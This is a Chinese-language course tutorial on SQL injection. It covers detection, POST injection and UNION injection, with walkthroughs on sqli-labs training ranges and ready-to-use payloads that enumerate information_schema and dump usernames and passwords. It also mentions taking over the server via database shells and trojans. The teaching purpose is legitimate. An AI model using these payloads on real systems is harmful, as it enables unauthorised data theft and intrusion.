

SQL注入漏洞解析（1）

【学习目标、重难点知识】

【学习目标】

1. SQL注入简介
2. SQL注入类型
3. SQL注入探测的基本方法
4. POST注入
5. union注入

【重难点知识】

1. 注入的原理
2. union注入
3. POST注入

1. SQL注入简介

在OWASP发布的top10排行榜中SQL注入漏洞一直是危害排名极高的漏洞，数据库注入一直是web中一个令人头疼的问题。

一个严重的SQL注入漏洞，可能会直接导致一家公司破产！

这并不是戏言，其实SQL注入漏洞最主要的形成原因是在进行数据交互中，当前端的数据传入后端进行处理时，由于没有做严格的判断，导致其传入的“数据”在拼接到SQL语句中之后，由于其特殊性，被当作SQL语句的一部分被执行，从而导致数据库受损（被脱库、被删除、甚至整个服务器权限沦陷）。

SQL注入是一种**非常常见的**数据库攻击手段，SQL注入漏洞也是网络世界中最普遍的漏洞之一。大家也许都听过某某学长通过攻击学校数据库修改自己成绩的事情，这些学长们一般用的就是SQL注入方法。

SQL注入其实就是在表单中填写包含SQL关键字的数据来使数据库执行非常规代码的过程。简单来说，就是数据做了代码才能干的事情。

这个问题的来源是，SQL数据库的操作是通过SQL语句来执行的，而无论是执行代码还是数据项都必须写在SQL语句之中，这就导致如果我们在数据项中加入了某些SQL语句关键字（比如说SELECT、DROP等等），这些关键字就很可能在数据库写入或读取数据时得到执行。

2. SQL注入原理

SQL注入就是指web应用程序对用户输入的数据合法性没有过滤或者是判断，前端传入的参数是攻击者可以控制，并且参数带入数据库的查询，攻击者可以通过构造恶意的sql语句来实现对数据库的任意操作。

举例说明：

```
1 $id=$_GET['id']
2     select asdas #
3     #
4     --+
5     $sql= SELECT * FROM users WHERE id=$id LIMIT 0,1
```

index.php?id=8 union select 1,2,3

SQL注入漏洞产生的条件：

- 参数用户可控：前端传入的参数内容由用户控制
- 参数带入数据库的查询：传入的参数拼接到SQL语句，并且带入数据库的查询

借助教学靶场演示

3. SQL注入类型

3.1. 按注入点分：

- 数字
- 字符
- 搜索

3.2. 按提交方式分：

- GET
- POST
- HEAD
- COOKIE

3.3. 按执行效果来分：

- 基于布尔的盲注
- 基于时间的盲注
- 基于报错的注入
- 单引号
- 双引号
- 数字
- 联合查询注入

总的来说有：联合注入、布尔注入、报错注入、时间注入、堆叠注入、二次注入、宽字节注入、cookie注入等等等

4. MySQL与SQL注入的相关知识


4.1. information_schema

- 在MySQL5.0版本后，MySQL默认在数据库中存放一个“information_schema”的数据库，在该库中，我们需要记住三个表名，分别是schemata, tables, columns。
- schemata表存储的是该用户创建的所有数据库的库名，需要记住该表中记录数据库名的字段名为schema_name。
- tables表存储该用户创建的所有数据库的库名和表名，要记住该表中记录数据库库名和表名的字段分别是table_schema和table_name.
- columns表存储该用户创建的所有数据库的库名、表名、字段名，要记住该表中记录数据库库名、表名、字段名为table_schema、table_name、columns_name。

```

1 schemata表：存放了所有的库名，存放在schema_name
2
3 tables表：存放了所有的库名以及对应的表名
4           ||          ||
5           table_schema   table_name
6
7 columns: 库名    =>    表名      =>    字段名
8           ||          ||          ||
9           table_schema  table_name  column_name

```



查找所有的库名：

```
1 select schema_name from information_schema.SCHEMATA;
```

查找指定库中所有的表名：`security`

```
1 select table_name from information_schema.tables where table_schema='security';
```

查找指定库中的指定表中的字段：`security => users`


```
1 select column_name from information_schema.columns where table_schema='security' and table_name='users';
```

面经

mysql5.0上下有什么区别？

4.2. 数据库的结构

- 数据库 (database) : 按照数据结构来组织、存储和管理数据的仓库多个数据表的集
- 数据表 (table) : 以矩阵方式存储数据，在操作界面中以表格形式展现
- 列(column): 具有相同数据类型的数据的集合
- 行(row): 每一行用来描述某条记录的具体信息
- 值(value): 行的具体信息，每个值必须与该列的数据类型相同
- 表头(header): 每一列的名称
- 键(key): 键的值在当前列中具有唯一性。



4.2.1. 数据库查询语句

想要查询的值A= select 所属字段名A from 所属表名 where 对应字段名B=值B

4.2.2. limit的用法

limit的使用格式是limit m,n,其中m指的是记录开始的位置，从m=0开始，表示第一条记录；n是指取几条记录。

4.2.3. 需要记住的几个函数

- version(); 当前mysql的版本
- database(); 当前网站使用的数据库
- user(); 当前MySQL的用户
- group_concat(): 它的作用是将某一列的多个值合并成一个字符串，并用逗号分隔
- substr(): 截取字符串

- ascii(a): 把字符转换成ascii码
- updatexml()

4.2.4. 注释符号

注释符号

- #
- --空格 空格可以使用+代替 (url编码%23表示注释)
- /**/
- /*!*/ 内联注释

5. SQL注入探测方法

5.1. SQL注入漏洞攻击流程



第一步：注入点探测

自动方式：使用WEB漏洞扫描工具，发现注入点；

手工方式：手工构造测试语句发现注入点；



第二步：信息获取

环境信息：数据库类型，数据库版本，操作系统版本，用户信息等；

数据库信息：数据库名称，数据库表，字段，字段内容；



第三步：获取权限

获取操作系统权限，通过数据库执行shell,上传木马

5.2. 探测方法

一般来说，SQL注入一般存在于形如：http://xxx.xxx.xxx/abc.php?id=XX等带有参数的php动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页并且该网页访问了数据库，那么就有可能存在SQL注入。如果php程序员没有安全意识，没有进行必要的字符过滤，存在SQL注入的可能性就非常大。

5.3. 注入类型判断

为了把问题说明清楚，以下以http://xxx.xxx.xxx/abc.php?ip=YY为例进行分析，YY可能是整型，也有可能是字符串。

5.3.1. 整型参数的判断

当输入的参数YY为整型时，通常abc.php中SQL语句大致如下：

```
select * from 表名 where 字段=YY
```

所以可以用以下步骤测试SQL注入是否存在。

```

1  1. 在URL链接中附加一个单引号，即http://xxx.xxx.xxx/abc.php?p=YY'，此时abc.php中的
2    SQL语句变成了：
3      • select * from 表名 where 字段='YY and 1=1 -- a           //测试结果为a
4        bc.php运行异常
5
6  2. 在URL链接中附加字符串and 1=1即 http://xxx.xxx.xxx/abc.php?p=YY and 1=1
7    • 测试结果为abc.php运行正常，而且与http://xxx.xxx.xxx/abc.php?p=YY运行结果相
8      同；
9
10 3. 在URL链接中附加字符串and 1=2即http://xxx.xxx.xxx/abc.php?p=YY and 1=2
11  • 测试结果为abc.php运行异常。
12 //如果以上三种情况全部满足，abc.php中一定存在数字SQL注入漏洞。
13
14 如果说上面判断不成立
15
16 4. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' -- s      //
17    判断是否为字符型
18 5. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' and 1=1 --
19    s      //结果返回正常
20 6. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' and 1=2 --
21    s      //结果返回异常
    则通过4, 5, 6判断出为字符型

```

6. POST注入

post注入思路和get注入思路一致

只是请求的方法从get变为了post

6.1. 注入思路

- 判断是否可以注入

```
1 admin' and 1=1 #      //返回正常，登录成功  
2 admin' and 1=2 #      //登录失败  
3 说明and被带入到数据库中执行了，进而证明存在sql注入
```

- 判断字段数 => order by

```
1 admin' order by 3
```

- 判断回显位置 => union

```
1 1231' union select 1,2,3 -- s
```

- 得到数据库名字 => database()

```
1 1231' union select 1,database(),user() -- s
```

得到表名 => information_schema.tables

得到字段名 => information_schema.columns

获取flag

- 靶场解析

- 教学靶场: Pass-05

```
1 判断闭合方式  
2 &username=admin' #  
3  
4 判断字段  
5 &username=admin' order by 3 #  
6  
7 判断回显位置  
8 &username=admin' union select 1,2,3 #  
9  
10 获取数据  
11 &username=admin' union select 1,database(),user() #
```

- 教学靶场: Pass-06

```
1 username=admin") union select 1,database(),user() #
```

6.2. 漏洞靶场练习

6.2.1. 靶场搭建

- 1 小皮搭建sql-labs-master靶场
- 2 sql-connections/db-creds.inc中修改数据库账户密码



6.2.2. 漏洞靶场练习

- Less-11 POST – Error Based – Single quotes– String
- Less-12 POST – Error Based – Double quotes with – twist– String

7. UNION注入

union注入的方式有很多，如：get,post,head,cookie 等等

7.1. union联合查询

union联合、合并：将多条查询语句的结果合并成一个结果，union注入攻击为一种手工测试。

7.2. union联合注入思路

- 判断注入点

- 1 `http://sqli21/Pass-01/index.php?id=1 and 1=1` and两边都为真，所以整体为真，返回结果正常
- 2 `http://sqli21/Pass-01/index.php?id=1 and 1=2` and一边为假，所以整体为假，返回结果异常

• 判断出字段数量

- 1 `order by //排序`
- 2 `http://sqli21/Pass-01/index.php?id=1 order by 3` //判断字段数量，返回正常，说明至少存在3个字段
- 3
- 4 `http://sqli21/Pass-01/index.php?id=1 order by n` //返回异常，说明肯定不存在n列

• union联合查询，判断回显点

- 1 `http://sqli21/Pass-01/index.php?id=-1 union select 1,2,3`

The screenshot shows a web application interface for the SQLi21 challenge. On the left, there is a sidebar with various injection techniques listed: POST注入01, POST注入02, Head注入01, Head注入02, Head注入03, 布尔盲注01, 布尔盲注02, 布尔盲注03, 延时注入01, 延时注入02, 宽字节注入01, 宽字节注入02, 宽字节注入03, 堆叠注入, 二次注入, 和 Cookie注入。右侧是任务描述和示例代码。

任务

通过显错注入获得flag。
对该页面进行GET传参，传参名为id

数据库查询语句:

```
select * from users where id=-1 union select 1,2,3
```

查询结果:

你的登录名是:2
你的密码是:3

下方展示了浏览器的DevTools界面，显示了注入成功的URL和响应结果。

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING

URL
`http://sqli21/Pass-01/index.php?id=-1 union select 1,2,3`

Use POST method MODIFY HEADER

• 爆数据

- 1 `http://sqli21/Pass-01/index.php?id=-1 union select 1,user(),database()`

```
1 user()  
2 database()  
3 version()
```

- 爆出所有的库名

```
1 http://sqlil21/Pass-01/index.php?id=-1  
2 union select 1,2,group_concat(schema_name)  
3 from information_schema.schemata
```

- 爆出security库中所有的表名

```
1 http://sqlil21/Pass-01/index.php?id=-1  
2 union select 1,2,group_concat(table_name)  
3 from information_schema.tables where table_schema=database();
```

- 爆出security库中users表中所有的字段

```
1 http://sqlil21/Pass-01/index.php?id=-1  
2 union  
3 select 1,2,  
4 group_concat(column_name)  
5 from  
6 information_schema.columns  
7 where  
8 table_schema="security"  
9 and  
10 table_name="users" -- a
```

- 查找所有账号和密码

```
1 http://sqlil21/Pass-01/index.php?id=-1  
2 union select 1,group_concat(username),group_concat(password)  
3 from users
```

7.3. 靶场练习

配置SQLI-labs需PHP版本为5.x，数据库会重置。

SQLI-labs:

- Less-1 GET – Error based – Single quotes – String(基于错误的GET单引号字符串注入)
- Less-2 GET – Error based – Integer based (基于错误的GET整型注入)

- Less-3 GET – Error based – Single quotes with twist – string
- Less-4 GET – Error based – Double quotes – string